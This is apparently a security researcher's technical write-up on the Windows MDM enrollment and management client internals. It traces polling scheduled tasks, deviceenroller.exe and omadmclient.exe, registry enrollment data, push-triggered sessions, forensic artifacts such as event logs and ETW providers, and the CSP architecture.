Title: Analyzing Scheduling Options and Pooling Schemas in MDM Enrollment Process

Scheduling Options: This aspect of the process dictates the scheduled tasks that will be created on the device. These tasks encompass an array of actions such as management pooling options, certificate renewals, enrollment schedules, alerts generation, and prescribed actions during an OS edition upgrade. An apt illustration of these scheduling settings is the pooling options, orchestrated via the SyncPollingOptions function. These options establish a pooling schema which gets executed through the scheduled tasks. The logic underpinning SyncPollingOptions results in the creation of multiple scheduled tasks. These tasks are set to invoke OMA DM clients at predetermined intervals to retrieve the latest management settings. These OMA DM clients employ the MS-MDM protocol to kickstart an OMA DM session and to exchange SyncML messages with the server. The tasks created under the scheduler carry the enrollment ID information, enabling them to fetch the management server address and enrollment information from the Enrollment database (EEDB). It's worth noting that the executables initiated through these scheduled tasks run with SYSTEM privileges, enabling them to perform management tasks. More insights into this particular aspect of the MDM enrollment process will be shared subsequently.

Below is an example list of scheduled tasks created during MDM Enrollment process




```
Task Scheduler Library
  Microsoft
    OneCore
    Windows
      .NET Framework
      Active Directory Rights I
      AppID
      Application Experience
      ApplicationData
      AppListBackup
      AppxDeploymentClient
      Autochk
      BitLocker
      Bluetooth
      BrokerInfrastructure
      capabilityaccessmanage
      CertificateServicesClient
      Chkdsk
      Clip
      CloudExperienceHost
      CloudRestore
      Customer Experience In
      Data Integrity Scan
      Defrag
      Device Information
      Device Setup
      DeviceDirectoryClient
      Diagnosis
      DirectX
      DiskCleanup
      DiskDiagnostic
      DiskFootprint
      DUSM
      EDP
      EnterpriseMgmt
        AE6DC90A-60C6-4FI
      ExploitGuard
```

Name	Status	Triggers
OS Edition Upgrade event lis...	Ready	Custom Trigger
Passport for Work alert creat...	Ready	On event - Log: Microsoft-Windows-User Device Registration/Admin, Source: Microsoft-Windows-User Device R
Provisioning initiated session	Ready	
Schedule #1 created by enro...	Ready	At 8:03 AM on 7/7/2023 - After triggered, repeat every 00:03:00 for a duration of 15 minutes.
Schedule #2 created by enro...	Ready	At 8:18 AM on 7/7/2023 - After triggered, repeat every 15 minutes for a duration of 02:00:00.
Schedule #3 created by enro...	Ready	At 10:18 AM on 7/7/2023 - After triggered, repeat every 08:00:00 indefinitely.
Schedule created by enrollm...	Ready	At 3:03 AM on 5/24/2024 - After triggered, repeat every 7.00:00:00 for a duration of 49.00:00:00.
Schedule to run OMADMCli...	Ready	
Schedule to run OMADMCli...	Ready	
Win10 S Mode event listener...	Ready	Custom Trigger
Wsc Startup event listener cr...	Disabled	Custom Trigger

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the P

Action	Details
Start a program	%windir%\system32\deviceenroller.exe /o "AE6DC90A-60C6-4FEB-9ABC-7E74353FADC9" /c



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Enrollments\AE6DC90A-60C6-4FEB-9ABC-7E74

```
Enrollments
  18DCFFD4-37D
  1E05DD5D-A0
  23CB517F-507
  2648BF76-DA4
  268C43E1-AA2
  3742E5E8-6D9
  51BF5DBF-9EA
  5281DB7A-989
  5F568920-10A
  7A30A9BE-737
  84741AD0-B35
  8D196D7F-3EE
  8FB7D64E-70F
  99B095D8-595
  9AEC5BDA-1E
  9DF6A4ED-FC
  AE6DC90A-60
    DeviceEnro
    DMClient
    Poll
  B0B9123D-7D
  BF56CE5A-946
  C5DC3753-B6
  C8A326E4-F51
  Context
  DAD70CC2-36
  EB7D7F2F-3B7
  EE4AAC98-C1
  F11899F2-71E
  FC01E91F-914
  FC01E91F-914
```


Name	Type	Data
(Default)	REG_SZ	(val
AADResourceID	REG_SZ	http
CurCryptoProvider	REG_SZ	Mic
CurKeyContainer	REG_SZ	Con
DiscoveryServiceFullURL	REG_SZ	Ente
DMPCertThumbPrint	REG_SZ	5F8
EnrollmentFlags	REG_DWORD	0x0
EnrollmentState	REG_DWORD	0x0
EnrollmentType	REG_DWORD	0x0
ForceAadToken	REG_DWORD	0x0
IntermediateCertThumbPrint	REG_SZ	B7E
IsFederated	REG_DWORD	0x0
ProviderID	REG_SZ	MS
RenewalPeriod	REG_DWORD	0x0
RenewErrorCode	REG_DWORD	0x0
RenewROBOSupport	REG_DWORD	0xff
RenewStatus	REG_DWORD	0x0
RenewTimestamp	REG_BINARY	00 0
RetryInterval	REG_DWORD	0x0
RootCertThumbPrint	REG_SZ	9EA
SID	REG_SZ	S-1-
SSPHyperLink	REG_SZ	http
UPN	REG_SZ	der

Enforcing WAP XML Provisioning CSP settings: The WAP Provisioning XML may include settings that are specifically designed for CSPs. However, it's important to note that not all CSPs can be configured through WAP XML. Only those registered with the WAPNodeProcessor registry option can be configured (we'll delve into this more in the subsequent CSP section). To configure a CSP, the ProcessProvisioning() function leverages the capabilities of ConfigManager2, which facilitates the sending and receiving of XML configuration data to the targeted CSP.

Upon successful completion of the MDM enrollment process, the device is now primed for MDM management. In the following sections, we'll delve deeper into the nuances of device management post-MDM enrollment.


Windows MDM Management Client

After enrollment, the MDM management client takes over communication with the MDM server. It provides methods to start new management sessions. The client then uses the OMA DM protocol over HTTPS to send SyncML messages that execute management commands on the device's Configuration Service Providers (CSPs).



Management sessions can be initiated on schedule or on-demand via push notifications. The client processes incoming commands and sends back responses through SyncML.

The Windows MDM management client is activated by scheduled tasks registered during the MDM Enrollment process. A key component is deviceenroller.exe, designed to execute on various pooling schemas. This executable handles command line arguments through the InitiateSessionAsync() function. This function is dependent on a Windows Runtime (WinRT) class called Windows.Internal.Management.Provision.SessionManager, implemented by windows.internal.management.dll, and hosted by the DmEnrollmentSvc service via the WinRT server SessionManagerServer.




```
v45 = -2i64;
v43 = a1;
v36 = 0;
v46 = &v36;
v47 = 1;
v5 = RoInitialize(1i64);
LastError = v5;
if ( v5 < 0 )
{
  wil::details::in1diag3::Return_Hr(
    retaddr,
    (void *)0x3BF,
    (unsigned int)"onecoreuap\\admin\\enterprisemgmt\\enrollactivities\\exe\\main.cpp",
    (const char *)(unsigned int)v5,
    (int)v35);
  goto LABEL_54;
}
v36 = 1;
v40 = 0i64;
if ( WindowsCreateStringReference(
       L"Windows.Internal.Management.Provision.SessionManager",
       0x34u,
       &hstringHeader,
       &string) < 0 )
  RaiseException(0xC000000D, 1u, 0, 0i64);
v7 = Windows::Foundation::ActivateInstance<Microsoft::WRL::ComPtr<Windows::Internal::Management::Provision::ISessionManager>>(
       string,
       &v40);
LastError = v7;
```

The WinRT class Windows.Internal.Management.Provision.SessionManager utilizes the ISessionManager interface, exposing methods to initiate OMA DM sessions targeting varying use cases. These methods include:

- InitiateSessionAsync
- InitiateSessionAsyncWithAlerts
- InitiateSessionAsUserAsync
- InitiateSessionAsUserAsyncWithAlerts
- InitiateSessionAsDeviceAsync
- InitiateSessionAsDeviceAsyncWithAlerts

Based on enrollment settings, user or device management sessions will be initiated by calling either InitiateSessionAsUserAsync or InitiateSessionAsDeviceAsync methods. These are implemented by windows.internal.management.dll, and are exposed by an out-of-process WinRT class hosted within DmEnrollmentSvc service.

Let's look into InitiateSessionAsDeviceAsync to understand how the OMA DM management session is implemented. The purpose of this function is to create a client-initiated OMA-DM management session.



Taking InitiateSessionAsDeviceAsync as an example, it initiates the management of settings for an entire device. This function's core logic is implemented in a helper DLL called omadmapi.dll. The InitiateSessionAsDeviceAsync method ends calling OmaDmInitiateSessionAsDevice export from this DLL to create a client initiated OMA DM session. Ultimately, the OMA DM session is set up, the session settings are prepared and stored in registry path HKLM\SOFTWARE\Microsoft\Provisioning\OMADM. This process culminates in a call to PushRouter_SubmitPush from the dmpushproxy.dll module.

The PushRouter_SubmitPush function will receive the new management session request, and it will pass it down through an RPC call that will be handled by the MDM Pushrouter RPC server running inside of dmwappushservice windows service. This call is managed by the MDM Pushrouter RPC server, running within the dmwappushservice windows service and implemented by the DMPushRoutercore.dll module. The RpcPushRouter_SubmitPush function within DMPushRoutercore.dll, after performing requisite processing on the incoming OMA DM client session request, persists the push message data in the directory %windir%\system32\config\systemprofile\appdata\local\pushrouter, the appdata location for the system user.

Following data persistence, the control flow triggers the helper utility omadmprc.exe. This binary assumes the task of creating the new OMA DM session, processing the queue and any pending PushRouter message requests via PushRouter_GetMessage(), and invoking HandleMessage() for each message. Post checking the Enrollment information from the EEDB and the OMA DM session data from the Provisioning\OMADM registry key, the logic invokes DmRunTask from dmcmnutils.dll to instigate the OMA DM session processing. DmRunTask, essentially a helper utility, calls a Scheduled Task function which performs the OMA DM session.

Finally, the task triggers a scheduled task named "Schedule to run OMADMClient by client" which executes the binary %windir%\system32\omadmclient.exe with the command line /serverid <enrollment_id> /lookuptype 1 /initiator 0. Here, an initiator value of 0 signifies that the OMA DM session is client-initiated. If the MDM server requests the client to initiate an OMA DM session through WNS PushNotification functionality, the task "Schedule to run OMADMClient by server" is executed with the command line ending in /initiator 1.

Ok, so we are now at the final binary of this killchain sequence :). The omadmclient.exe binary will get the details of the new OMA DM session (SessionID, Correlation Value, etc) and it will start the session through its StartSession function. This function initializes the OMA DM Client logic, ultimately invoking Microsoft::Windows::MDM::OmadmClient::SyncmlSession::RunSyncMLSession to initiate the OMA DM Session and dispatch the inaugural SyncML message to the MDM server's management endpoint.

The logic embedded in RunSyncMLSession attends to the SyncML protocol commands fetched from the server and reciprocates to each. Every protocol command targeting a particular CSP URI is managed by the ConfigManager2 logic. The data from SyncML commands are directed to the corresponding CSP module via ConfigManager2, while their responses are handled by the OmadmClient and relayed back to the MDM server.

Running with SYSTEM privileges, omadmclient.exe is capable of both transmitting and receiving SyncML messages. It utilizes ConfigManager2 to load the inproc CSP modules into memory and execute the server-required management actions. This process, the linchpin in MDM Management, not only initiates the OMA DM Session but also processes message requests, generates responses, and enforces the management commands issued by the MDM server.

Session Triggers

As stated, an OMA DM session can be invoked either by the client or the server. Client-originated sessions are typically activated by a scheduled task in accordance with long or short polling schemas. On the other hand, server-initiated sessions stem from push notifications dispatched by the MDM server and received via the Windows Notification Service (WNS) system.

The DMClient CSP furnishes support for configuring push-initiated device management sessions and requires a Package Family Name (PFN) value to facilitate this process. Once a device is suitably configured, it maintains a persisting connection with WNS.

For session initiation, the management server authenticates with WNS using its Package SID and client secret (obtained via WNS credentials). Successful authentication yields a token that can initiate a raw push notification for any given ChannelURI and PFN - the latter being provisioned to the managed device. When the management server wants to initiate a management session with a device, it can utilize the token and the device ChannelURI, to send a push message that requests the device to establish a server-triggered session.

Scheduled Tasks

There exist several MDM-related tasks that are instantiated during device enrollment, located in \Microsoft\Windows\EnterpriseMgmt<EnrollmentID>. The most critical tasks include:

Device Management Polling Schema tasks: These tasks are created to execute short and long polling strategies established during the CSP provisioning process. These tasks invoke the deviceenroller.exe binary, with the execution logic derived from the provided command-line arguments. The goal is to invoke deviceenroller.exe with the required arguments to initialize a new MDM management process..

Device Management Client tasks: here are two tasks linked to the omadmclient.exe binary, which is responsible for handling MDM sessions. One task manages MDM sessions originating from the client, while the other handles MDM sessions initiated by the server through Push Notifications.

Visibility into the MDM stack behavior

To gain insights into the behavior of the MDM stack, there are several key resources:

- **MDM Client Logs**: Microsoft documented the steps to collect the MDM Client stack logs here. The MDM diagnostic log files are available at `C:\Users\Public\Documents\MDMDiagnostics`


- **Registry Footprint**: Another source of evidence is the Windows Registry. The MDM client, like many other Windows services, uses the Registry to store configuration data. A closer look at the entries related to the MDM client may reveal information about enrolled MDM servers, installed CSPs, and more. An unexpected change in these entries or the presence of unrecognizable values could indicate that the MDM client has been compromised.

  MDM Management accounts:
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Provisioning\OMADM\Accounts\

  MDM Enrollment EEDB:
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Enrollments\

  CSP DB:
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Provisioning\CSPs


- **Generated Events**: The MDM client, when interacting with the system, generates events that are logged by the Windows Event Log service. Specific events tied to the MDM client's operations, such as enrollment, communication, or configuration changes, can serve as indicators of compromise (IoCs). Monitoring these events for abnormalities can provide early warnings of potential threats. The event log provider to watch for client MDM operations (OMA DM sessions lifecyle, processed MDM commands, commands processing, etc) is **Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider\Admin**. See ETW section below for more information on the available events.



Level	Date and Time	Source
Information	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:55 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:55 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:55 PM	DeviceManagement-Enterprise-Diagnostics-Provider

MDM Session: OMA-DM session started for EnrollmentID (4C93FE7A-7CBE-480B-804C-766A48FCE8E2) with server: (DEMO MDM), Server version: (NULL), Client Version: (1.2), PushRouterOrigin: (0x23), UserAgentOrigin: (0x5), Initiator: (0x0), Mode: (0x2), SessionID: (0x24), Authentication Type: (0x3).

Log Name:	Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin		
Source:	DeviceManagement-Enterpri	Logged:	7/9/2023 7:04:55 PM
Event ID:	208	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-MA898G2
OpCode:	Info		
More Information:	Event Log Online Help		



Containers-Wcnfs
CoreSystem-SmsRouter
CorruptedFileRecovery-Client
CorruptedFileRecovery-Server
Crypto-DPAPI
Crypto-NCrypt
DAL-Provider
DataIntegrityScan
DateTimeControlPanel
Deduplication
Desired State Configuration
DeviceGuard
DeviceManagement-Enterprise-Diagnostics-Provider
Admin
Operational
Devices-Background
DeviceSetupManager
DeviceSync
DeviceUpdateAgent
Dhcp-Client
DHCPv6-Client
Diagnosis-DPS
Diagnosis-PCW
Diagnosis-PLA
Diagnosis-Scheduled
Diagnosis-Scripted
Diagnosis-ScriptedDiagnosticsProvider
Diagnostics-Networking
Diagnostics-Performance
DirectoryServices-Deployment
Disk
DiskDiagnostic
DiskDiagnosticDataCollector

Admin Number of events: 1,465

Level	Date and Time	Source
Information	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Warning	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider
Information	7/9/2023 7:04:56 PM	DeviceManagement-Enterprise-Diagnostics-Provider

Event 813, DeviceManagement-Enterprise-Diagnostics-Provider

General Details

MDM PolicyManager: Set policy int, Policy: (AllowWarningForOtherDiskEncryption), Area: (BitLocker), EnrollmentID requesting merge: (4C93FE7A-7CBE-480B-804C-766A48FCE8E2), Current User: (Device), Int: (0x0), Enrollment Type: (0x0), Scope: (0x0).

Log Name:	Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin		
Source:	DeviceManagement-Enterpri	Logged:	7/9/2023 7:04:56 PM
Event ID:	813	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-MA898G2
OpCode:	Info		
More Information:	Event Log Online Help		

- **ETW Providers**: ETW is everywhere on Windows components, and the MDM client stack is no exception to this. Here is the list of manifest based ETW providers that contains information about the MDM client stack:
    - Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider
    - Microsoft-Windows-DeviceManagement-Pushrouter
    - Microsoft-Windows-ModernDeployment-Diagnostics-Provider
    - Microsoft-Windows-Provisioning-Diagnostics-Provider

- **Debug files**: The EnrollEngine DLL generates debug log files that can be used as a sign of MDM enrollment. Every MS-MDE2 Soap Request and Soap Response messages get written into "SoapRequest.txt and SoapRequest.txt files in tmp directory by default. Also the "MachineEnrollmentProv.xml" and ""FailedProvXML.txt" gets created with the provisioning information.

- **System Certificates visibility**: The EnrollEngine DLL creates system certificate files to store the device identity information during enrollment provisioning. These system certificates can be found at the following locations
    - %appdata%\Microsoft\SystemCertificates\My\Certificates
    - %windir%\System32\config\systemprofile\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates

- **Task scheduler**: The EnrollEngine DLL creates new scheduled tasks to manage different aspects of the MDM management lifecycle. These tasks can be found at **\Microsoft\Windows\EnterpriseMgmt**

CSP Architecture

The primary component that enables Windows MDM management is the Configuration Service Provider (CSP) functionality. CSPs are the management objects that provide interfaces to read, set, modify, or delete configuration settings on a device. As a modern alternative to Group Policy Objects (GPOs), CSPs enable Windows MDM with extensive device management capabilities.

Windows provides numerous CSPs, each corresponding to a specific feature area. For example, there are CSPs for managing VPN settings, Wi-Fi settings, password policies, and many other features. The Microsoft CSP reference guide contains detailed information on each CSP and the exposed management properties. CSPs have existed for years and support a wide range of Windows versions.

These CSPs can be accessed and managed via SyncML messages sent from the MDM server. SyncML, or Synchronization Markup Language, is the open standard used to deliver these commands to devices. Each SyncML message encapsulates one or more commands, which target specific CSPs on the device.

